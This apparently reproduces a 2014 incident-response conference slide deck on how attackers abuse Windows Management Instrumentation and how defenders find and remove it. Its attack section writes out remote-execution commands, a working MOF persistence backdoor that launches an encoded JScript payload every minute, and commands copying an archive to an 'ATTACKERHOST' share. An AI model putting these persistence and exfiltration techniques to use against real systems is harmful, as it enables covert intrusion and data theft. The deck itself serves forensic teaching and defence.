There's Something About WMI


Christopher Glyer, Devon Kerr
October 7, 2014

BACKGROUND

Overview

- 2014 – started seeing multiple threat groups adopt WMI
- Used "The Google" and found little mainstream forensic info on WMI for persistence
- Only mainstream reference

http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp__understanding-wmi-malware.pdf


WMI malware

wmi malware
wmi malware **scan nbin**
remove wmi malware
wmi **provider host** malware

About 404,000 results (0.40 seconds)

[PDF] Understanding **WMI Malware** - Trend Micro
la.trendmicro.com/.../understanding-**wmi-malware**-research-... ▾ Trend Micro ▾
Understanding **WMI Malware**. 2. RESEARCH PAPER I UNDERSTANDING **WMI MALWARE**. CONTENTS. INTRODUCTION ...

WMI Abused for **Malware** Operations - Trend Micro Blogs
blog.trendmicro.com › ... › Bad Sites ▾ Trend Micro ▾
May 26, 2010 - TrendLabs^{SM} recently handled a client case last March wherein two peculiar **malware** leveraged a Windows service—**Windows Management** ...

MIRCon 2014

Windows Management Instrumentation (WMI)

- What is WMI?
  - Framework for managing Windows systems
  - Structure resembles XML
    - Appears informally organized
  - Limited technical documentation
  - Primary endpoint components include:
    - Collection of managed resource definitions (objects.data)
      - Physical or logical objects that can be managed by WMI
    - Binary Tree Index (index.btr)
      - List of files imported into objects.data

MIRCon 2014

WMI Continued

- Default on all OS' >= Windows 2000
- Powerful, but need admin privileges to execute
- Directly accessible using "wmic.exe" (CLI)
- Has a SQL-like query language (WQL)
- Allows remote management using
  - VBScript
  - JavaScript
  - PowerShell

MIRcon 2014

WMI Continued

- Example command to remotely list processes:

```
wmic.exe /node:[SYSTEM] /user:[USERNAME]
/password:[PASSWORD] process get name,processid
```

- Primary classes for management functionality stored in a namespace called Root\\Cimv2
  - CIMv2 classes include
    - Hardware
    - Installed applications
    - Operating System
    - Performance and monitoring
    - WMI management

MIRcon 2014

Managed Object Files (MOF)

- What if we want to add/extend the functionality of WMI?
  - Solution: MOFs
    - MOF files can be used to implement new WMI classes
      - Define new properties or create methods for interaction
    - Portable
    - Compiled on the system with “mofcomp.exe”
    - Support autorecovery via the “pragma autorecover” feature
      - “mofcomp.exe –autorecover my.mof”
      - Alternatively include “#pragma autorecover” in MOF file

MIRcon 2014

Example MOF Autorecover

```
#PRAGMA AUTORECOVER
#pragma classflags ("updateonly", "forceupdate")
#pragma namespace("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
   EventNamespace = "Root\\Cimv2";
   Name  = "_SM.EventFilter";
   Query = "Select * From __InstanceModificationEvent
Where TargetInstance Isa \"Win32_LocalTime\" And
TargetInstance.Second=5";
   QueryLanguage = "WQL";
};
```

Note: Pre-Vista, any MOF file in “%Systemroot%\wbem\mof\” would be automatically compiled and imported into the CIM repository

MIRcon 2014


INTERACTING WITH WMI

Several Ways of Interacting with WMI

- WMIC – command line interface
- WinRM – command line interface for Windows Remote Management
- WMI-Shell - http://www.lexsi.com/Windows-Management-Instrumentation-Shell.html
- Open Asset Logger- http://sourceforge.net/projects/openassetlogger/
- PowerShell – built-in scripting framework

WMIC

- Interface to WMI
- Introduced aliases which map simple commands to more complicated WMI queries
- Requires administrator privilege to use



Command Prompt - wmic

```
wmic:root\cli>/?

[global switches] <command>

The following global switches are available:
/NAMESPACE           Path for the namespace the alias operate against.
/ROLE                Path for the role containing the alias definitions.
/NODE                Servers the alias will operate against.
/IMPLEVEL            Client impersonation level.
/AUTHLEVEL           Client authentication level.
/LOCALE              Language id the client should use.
/PRIVILEGES          Enable or disable all privileges.
/TRACE               Outputs debugging information to stderr.
/RECORD              Logs all input commands and output.
/INTERACTIVE         Sets or resets the interactive mode.
/FAILFAST            Sets or resets the FailFast mode.
/USER                User to be used during the session.
/PASSWORD            Password to be used for session login.
/OUTPUT              Specifies the mode for output redirection.
/APPEND              Specifies the mode for output redirection.
/AGGREGATE           Sets or resets aggregate mode.
/AUTHORITY           Specifies the <authority type> for the connection.
/?[:<BRIEF|FULL>]    Usage information.

Press any key to continue, or press the ESCAPE key to stop
```

MIRcon 2014

WinRM

- Command line interface to Windows Remote Management
- Supports querying remote systems
- Can invoke WMI via “GET” operator
- Example use to query attributes of “spooler” service on remote system:

```
winrm get wmicimv2/Win32_Service?Name=spooler –r:<remote
system>
```

MIRcon 2014

WMI-Shell

- Developed by Lexsi
- Allows WMI commands to be run from Linux on remote Windows systems
- Only uses port 135
- Was ported to Windows as “Create-WMIshell” (Github) by secabstraction

Open Asset Logger

- Developed by John Thomas
- Executes pre-built WMI queries
- <u>Useful solely for reconnaissance</u>
- Can query single machine or domain

PowerShell

- Most powerful way to interact with WMI
- Allows for a multitude of result formatting options
- Powershell scripts are portable
- Only requires the source system to have Powershell available when interacting with WMI remotely

MALICIOUS USE CASES

Ways Attackers Use WMI

- Reconnaissance
- Lateral movement
- Privilege escalation
- Establishing a foothold
- Persistence
- Data theft

MIRcon 2014

Reconnaissance

- List patches installed on the local workstation with WMIC

```
wmic qfe get description,installedOn /format:csv
```

- List information on running processes with WMIC

```
wmic process get caption,executablepath,commandline
```

- List user accounts with WMIC

```
wmic useraccount get /ALL
```

MIRcon 2014

Reconnaissance Continued

- Identify whether a host is a SQL server with WMI

```
wmic /node:"192.168.0.1" service where (caption like "%sql
server (%")
```

- List network shares on a remote system using powershell and WMI

```
get-wmiobject –class "win32_share" –namespace "root\CIMV2" –
computer "targetname"
```

MIRcon 2014

Lateral Movement

- With WMI (note that this technique is applicable to multiple stages of the attack lifecycle)

```
wmic /node:REMOTECOMPUTERNAME PROCESS call create "COMMAND AND
ARGUMENTS"
```

MIRcon 2014

Privilege Escalation (Process Impersonation)

- With VBscript

```
If args.Length = 0 Then
 Usage()
Else
 If strComputer = "." Then
      Set objWMIService =
GetObject("winmgmts:{impersonationLevel=Impersonate}!\\.\root\cimv2")
 Else
      Set objSWbemLocator = CreateObject("WbemScripting.SWbemLocator")
      Set objWMIService = objSWbemLocator.ConnectServer(strComputer, _
          "root\CIMV2", _
          strUser, _
          strPassword, _
          "MS_409", _
          "ntlmdomain:" + strDomain)
 End If
```

- Process impersonation helps in cases where the WMI provider doesn't have rights to behave as desired

MIRcon 2014

Establishing a Foothold

- Execute commands on a remote system with WMI

```
wmic /NODE: "192.168.0.1" process call create "evil.exe"
```

MIRcon 2014

Persistence

- WMI persistence requires three components:
  - An event filter – the condition you're waiting for
    - _EventFilter objects have a name and condition
  - An event consumer – the persistent payload
    - _EventConsumer objects have a name and a script, path to script, or path to executable
    - SYSTEM context pre-Vista
    - LOCAL SERVICE context on Vista and later
  - A binding between the filter and consumer
    - _FilterToConsumerBinding objects reference an event filter and event consumer

MIRcon 2014

Most Useful Standard Filters

- _EventFilter classes include
  - Win32_LocalTime – a time condition like once a minute
  - Win32_Directory – the presence of a file or directory
  - Win32_Service – whenever a service starts or stops
  - ….many more Operating System Classes

MIRcon 2014

Example Event Filters

- Example using Win32_LocalTime:

```
$instanceFilter=([wmiclass]"\\.\root\subscription:_EventFi
lter"_).CreateInstance()
$instanceFilter.QueryLanguage = "WQL"
$instanceFilter.Query = "SELECT * FROM
__InstanceModificationEvent Where TargetInstance ISA
'Win32_LocalTime' AND TargetInstance.Second=5"
$instanceFilter.Name="SneakyFilter"
$instanceFilter.EventNameSpace = 'root\Cimv2
```

Will run once per minute when the seconds hand is at "05"

Most Useful Standard Consumers

- ActiveScriptEventConsumer
  - Uses Windows Script Host (WSH)
  - Runs scripts including:
    - JScript
    - VBScript
- CommandLineEventConsumer
  - Executes a command and arguments
    - Such as "powershell.exe mypayload.ps1"

Example ActionScriptEventConsumer

- Example using externally referenced JScript file, “sneak.js”

```
$instanceConsumer =
([wmiclass]"\\.\root\subscription:ActionScriptEventConsume
r").CreateInstance()
$instanceConsumer.Name = “SneakyConsumer”
$instanceConsumer.ScriptingEngine = “JScript”
$instanceConsumer.ScriptFileName =
“C:\users\dkerr\appdata\temp\sneak.js”
```

MIRcon 2014

Example CommandLineEventConsumer

- Example event consumer using command line “c:\temp\sneak.exe /e /V /L”

```
Instance CommandLineEventConsumer as $CMDLINECONSUMER
{
Name = “Sneaky Consumer”;
CommandLineTemplate = “c:\\Temp\\sneak.exe /e /V /L”;
RunInteractively = False;
WorkingDirectory = “c:\\”;
}
```

MIRcon 2014

Create a Binding from Consumer to Filter

- Bind the Filter to the Consumer for persistence

```
instance of __FilterToConsumerBinding
{
    Consumer   = $Consumer;
    Filter = $EventFilter;
};
```

Note that $Consumer and $EventFilter have been previously defined as “SneakyConsumer” and “SneakyFilter”

MIRcon 2014


“Let’s Put it All Together” - in a MOF File

```
line 1 "C:\\windows\\temp\\sneak.mof"
#PRAGMA AUTORECOVER
#pragma classflags ("updateonly", "forceupdate")
#pragma namespace("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name  = "_SM.EventFilter";
    Query = "Select * From __InstanceModificationEvent Where TargetInstance Isa \"Win32_LocalTime\"
And TargetInstance.Second=5";
    QueryLanguage = "WQL";
};

instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "_SM.ConsumerScripts";
    ScriptingEngine = "JScript";
    ScriptText = "oFS = new
ActiveXObject('Scripting.FileSystemObject');JF='C:/Windows/Addins/%Mutex%';oMutexFile =
null;try{oMutexFile = oFS.OpenTextFile(JF, 2, true);}catch(e){}"
                 "CoreCode = ‘INSERT BASE64 ENCODED SCRIPT HERE’ ';"
                 "if(oMutexFile){oMutexFile.Write(unescape(CoreCode));oMutexFile.Close();(new
ActiveXObject('WScript.Shell')).Run('cscript /E:JScript '+JF, 0);}";
};

instance of __FilterToConsumerBinding
{
    Consumer   = $Consumer;
    Filter = $EventFilter;
};
```

MIRcon 2014


Malicious Persistence Using WMI

Command line example of compiling MOF file:




```
C:\WINDOWS\system32>mofcomp c:\windows\system32\wbem\Repository\evil.mof
Microsoft (R) 32-bit MOF Compiler Version 5.1.2600.5512
Copyright (c) Microsoft Corp. 1997-2001. All rights reserved.
Parsing MOF file: c:\windows\system32\wbem\Repository\evil.mof
MOF file has been successfully parsed
Storing data in the repository...
Done!
```

Contents of malicious WMI script:



```
oFS = new ActiveXObject('Scripting.FileSystemObject');JF='C:/Windo
20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%53%63%72%69%70%74%
F%6E%20%28%69%6E%70%75%74%29%20%7B%0D%0A%20%20%20%20%20%20%20%20%7
%20%20%20%20%20%20%20%65%6E%63%31%20%3D%20%63%68%72%31%20%3E%3E%20
```

Output from Autoruns tool depicting malicious EventConsumer:



Autorun Entry	Description	Publisher	Image Path	Timestamp
WMI Database Entries				
✓ _SM.Consumer...	Script embedded in WMI da...		Double click to open copy	

Data Theft

- Using WMI process create

```
wmic /NODE: “192.168.0.1” /user:”Domain\Administrator”
/password:”1234” process call create “xcopy
“D:\\everything.rar” “\\ATTACKERHOST\\C$\\e.dat”"
```


- Using WMI and powershell

```
(Get-WmiObject -Class CIM_DataFile -Filter
'Name=“D:\\everything.rar"' -ComputerName MYSERVER -Credential
'MYSERVER\Administrator').Rename("\\\\ATTACKERHOST\\C$\\everyth
ing.rar")
```

FORENSIC ARTIFACTS

MIRcon 2014

Obligatory Reference to “Taken”


WHAT I DO HAVE ARE A VERY PARTICULAR SET OF SKILLS
SKILLS I HAVE ACQUIRED OVER A VERY LONG CAREER
imgflip.com

MIRcon 2014

MEMORY ARTIFACTS

Potential Forensic Artifacts – Process memory

- Fragments of WMI commands may be found within process memory
  - Wmiprvse.exe
  - Svchost.exe process associated with WinMgMt service
  - Csrss.exe or conhost.exe (XP/2003 or Vista and above)

- Reliable evidence of the following activities is weak after any elapsed period of time:
  - Reconnaissance
  - Lateral movement
  - Privilege escalation (process impersonation)


Potential Forensic Artifacts – Process memory

BATMAN, THERE'S NOTHING IN MEMORY!
GET AHOLD OF YOURSELF, ROBIN! MEMORY ISN'T EVERYTHING!
imgflip.com

FILE SYSTEM ARTIFACTS

Potential Forensic Artifacts - MOF Files

- Malicious MOF files may still be present on disk
  - Ex: “C:\Windows\Addins\evil.mof”
  - Don’t assume these files will be present
- MOF files may be created in the autorecovery directory:
  - “C:\Windows\System32\wbem\autorecover\[RAND].mof”
- References to MOF files may be found in the binary tree index:
  - “C:\Windows\System32\wbem\Repository\index.btr”



```
%windir%\system32\wbem\sdbus.mof
%windir%\system32\wbem\wudfx.mof
%windir%\system32\wbem\racwmiprov.mof
%windir%\system32\wbem\msiscsi.mof
%windir%\system32\wbem\iscsihba.mof
%windir%\system32\wbem\iscsidsc.mof
%windir%\system32\wbem\iscsiprf.mof
\wbem\hbaapi.mof
%windir%\system32\wbem\win32_tpm.mof
%windir%\system32\wbem\dimsroam.mof
F.mof
%windir%\system32\wbem\mswmdm.mof
%windir%\system32\wbem\msfeedsbs.mof
```


F.Mof with
No path

Potential Forensic Artifacts - CIM Repository

- New WMI classes stored in the WMI repository
  - File location:
    - “C:\WINDOWS\System32\wbem\repository\fs\objects.data”
  - Search for the strings
    - EventConsumer
    - EventFilter
    - FilterToConsumerBinding
    - Wscript.shell
    - Wscript.sleep
    - On Error Resume Next
  - Look for large base64 encoded blocks of text which may correspond to malicious scripts

Potential Forensic Artifacts - Objects.data

JScript base64-encoded within Objects.data as ActiveScriptEventConsumer



```
ActiveScriptEventConsumerNULNUL_SM.ConsumerScriptsNULNULJScriptNULNULoFS = new ActiveXObject('Scripting.FileSystemObjec
null;try{oMutexFile = oFS.OpenTextFile(JF, 2, true);}catch(e){}CoreCode =
'%76%61%72%20%67%53%6C%65%65%70%20%3D%20%31%30%30%30%20%2A%20%36%30%20%2A%20%33%37%3B%0D%0A%76%61%72%20%67%46%6F%72%77%61
%20%67%45%76%61%6C%43%6F%64%65%20%3D%20%27%27%3B%0D%0A%0D%0A%6F%57%53%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%
5C%6C%27%29%3B%0D%0A%6F%4E%74%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%57%53%63%72%69%70%74%2E%4
4%6F%72%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%57%62%65%6D%53%63%72%69%70%74%69%6E%67%2E%53%57
%57%4D%49%20%3D%20%6C%6F%63%61%74%6F%72%2E%43%6F%6E%6E%65%63%74%53%65%72%76%65%72%28%27%2E%27%2C%20%27%72%6F%6F%74%5C%5C%
6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%53%63%72%69%70%74%69%6E%67%2E%46%69%6C%65%53%79%73%74%65%6D%4F%6
D%0A%20%20%20%20%6F%4D%75%74%65%78%46%69%6C%65%20%3D%20%6F%46%53%2E%4F%70%65%6E%54%65%78%74%46%69%6C%65%28%27%43%3A%2F%57
%65%78%25%27%2C%20%32%2C%20%74%72%75%65%29%3B%0D%0A%20%20%20%20%6F%4D%75%74%65%78%46%69%6C%65%2E%57%72%69%74%65%28%27%2A%
0D%0A%54%4D%50%20%3D%20%6F%57%53%2E%45%78%70%61%6E%64%45%6E%76%69%72%6F%6E%6D%65%6E%74%53%74%72%69%6E%67%73%28%22%25%54%4
5%61%72%20%42%61%73%65%36%34%20%3D%20%7B%0D%0A%20%20%20%20%5F%6B%65%79%53%74%72%20%3A%20%22%41%42%43%44%45%46%47%48%49%4A
```

Potential Forensic Artifacts - Prefetch

- Prefetch files may capture useful command references:
  - Windows Scripting Host (WSH)
    - C:\Windows\Prefetch\CSCRIPT.EXE-E4C98DEB.pf
    - C:\Windows\Prefetch\WSCRIPT.EXE-65A9658F.pf
  - WMI Standard Event Consumer
    - C:\Windows\Prefetch\SCRCONS.EXE-D45CB92D.pf
  - MOF compiler
    - C:\Windows\Prefetch\MOFCOMP.EXE-CDA1E783.pf

REGISTRY ARTIFACTS

MIRcon 2014

Potential Forensic Artifacts - Registry

- Binaries executed on remote systems may be recorded in the AppCompatCache registry key
  - Without context this may appear to be legitimate activity
  - The following binaries may be relevant
    - Cscript.exe
    - Wscript.exe
    - Wmic.exe
    - Powershell.exe
    - Scrcons.exe
    - Mofcomp.exe

MIRcon 2014

Potential Forensic Artifacts - Registry

- The list of autorecover MOF files is stored in this registry key:
  - "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\CIMOM\autorecover mofs"

- Registering a WMI Event Filter which uses "Win32_LocalTime" causes the following empty registry key to be created
  - "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\ESS\//./root/CIMV2\Win32ClockProvider"

WMI TRACE LOGS

WMI Trace Logs

Scenario:
Attacker interacts with target host through WMI

- What is default level of WMI logging? None.

MIRcon 2014

WMI Trace Logs

- Command to configure WMI trace logs
  - ”wevtutil.exe sl Microsoft-Windows-WMI-Activity/Trace /e:true”
    - May generate a significant amount of log activity


- If configured, which WMI trace logs capture activity?
  – WMI-Activity Windows event log
  – Pre-Vista, WMI Service logs stored in “%SYSTEMROOT%\wbem\logs\”
    - wbemcore.log
    - mofcomp.log
    - wbemprox.log

MIRcon 2014

WMI-Activity Windows Event Log Example

- Trace log capturing the reconnaissance command:

  "wmic.exe /node:"192.168.1.1" service get pathname"




```
General | Details

GroupOperationId = 540; OperationId = 541; Operation = Start IWbemServices::ExecQuery - SELECT
PathName FROM Win32_Service; ClientMachine = [redacted]; User = [redacted] ClientProcessId
= 1328; NamespaceName = \\.\ROOT\CIMV2
```

WMI-Activity Windows Event Log Example

- Trace log capturing command execution:

  "wmic.exe process call create 'netstat –ano'"



```
General | Details

ProviderInfo for GroupOperationId = 814; Operation = Provider::ExecMethod - Win32_Process::Create;
ProviderName = CIMWin32; ProviderGuid = {d63a5850-8f16-11cf-9f47-00aa00bf345c}; Path = %
systemroot%\system32\wbem\cimwin32.dll
```

- Note that the name of the executable is not captured
  - Process memory, appcompat, and prefetch may provide more context

WMI Service Logs

- What is in each log source?
  - wbemcore.log
    - Logon activity and authentication failures (required setting: verbose)
  - mofcomp.log
    - Successful and failed MOF compile operations including the name and path of MOF files, whether it was imported, and failures (required setting: verbose)
  - wbemprox.log
    - Login failures based on incorrect credentials, service availability, or permissions issues (required setting: errors or verbose)

MIRcon 2014

WMI Service Log Examples

- wbemcore.log

```
(Mon Dec 09 11:13:59 2010.231145) : DCOM connection from
DOMAIN\Username at authentication level Packet, AuthSvc = 9,
AuthzSvc = 1, Capabilities = 0
```

- mofcomp.log

```
(Sat Aug 01 11:13:21 2013.1675625) : Parsing MOF file C:\evil.mof
```

- wbemprox.log (hex codes need to be looked up)

```
(Tue Oct 01 17:01:07 2011.4653221) : NTLMLogin resulted in hr =
0x80041017
```

MIRcon 2014

CASE STUDY

MIRcon 2014

Case Study #1: Using WMI for Reconnaissance

- CSRSS memory analysis
  - Query remote user attributes:

```
wmic.exe /node:"10.2.13.41" /user:"ABCAdmin"
/password:"superman" useraccount get
AccountType,Description,Domain,Disabled,LocalAccount,SID
```

  - List remote services:

```
wmic.exe /node:"10.2.13.41" /user:"ABCAdmin"
/password:"superman" service get
Name,Caption,State,ServiceType,pathname
```

MIRcon 2014

Case Study #2: Persistent Backdoor Using WMI

- Observed callback to malicious C2
- Queried WMI for _EventFilter, _EventConsumer, and _FilterToConsumerBinding attributes
- Malicious JScript configured to run every minute using Win32_LocalTime class

MIRcon 2014

Case Study #2: Persistent Backdoor Using WMI

- The following registry key was modified on 06/04/14:

Key	Value	Data
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\ESS\//./root/CIMV2**Win32ClockProvider**	[N/A]	[N/A]
Key Last Modified		
06/04/14 01:30:03 UTC		

MIRcon 2014

Case Study #3: Data Theft with WMI and Powershell

- Pagefile.sys analysis identified:

```
(Get-WmiObject -Class CIM_DataFile -Filter
'Name="F:\\Path\To\Secret\Sauce\20130102.rar"' -ComputerName
DOMAINCONTROLLER1 -Credential
'DOMAINCONTROLLER1\Administrator').Rename("\\\\WIN2K8AD01\\ADMIN$
\\01.dat")
```


REMEDIATION

Remediating Persistent WMI Infections

Scenario:
So you have a system infected with a persistent WMI script

Now what?

Remediation



How to Remove Persistent WMI Backdoors

- Using Powershell execute the following commands:
  - Step 1: Identify WMI EventFilter

```
get-wmiobject -namespace root\subscription -query "select *
from __EventFilter"
```

  - Step 2: Identify WMI EventConsumer

```
get-wmiobject -namespace root\subscription -query "select *
from __EventConsumer“
```

  - Step 3: Identify Binding of WMI Filter to Consumer

```
get-wmiobject -namespace root\subscription -query
"select * from __FilterToConsumerBinding”
```

MIRcon 2014

How to Remove Persistent WMI Backdoors

- Step 4: Remove malicious Consumer Binding

```
gwmi –Namespace “root\subscription” –class
_FilterToConsumerBinding | Remove-WMIObject –WhatIf
```

- Step 5: Remove malicious Event Filter

```
gwmi -Namespace "root/subscription" -Class __EventFilter |
where name -eq “sneakyfilter" | Remove-WmiObject –WhatIf
```

- Step 6: Remove malicious Event Consumer

```
gwmi -Namespace "root/subscription" -Class LogFileEventConsumer
| where name -EQ “sneakyconsumer" | Remove-WmiObject -WhatIf
```

MIRcon 2014

CONCLUSIONS

Lessons Learned

- Targeted threat actors are increasingly relying on WMI
- WMI can be leveraged for nearly every phase of the compromise
- WMI persistence easily defeats traditional AV, whitelisting, and can be overlooked when conducting forensic analysis
- Process memory may contain artifacts of WMI activity

Acknowledgements

- Bob Wilton
- Ryan Kazanciyan
- Matt Hastings
- Matt Graeber

MIRcon 2014

Questions?

christopher.glyer@mandiant.com
@cglyer

devon.kerr@mandiant.com
@dk_mandiant

MIRcon 2014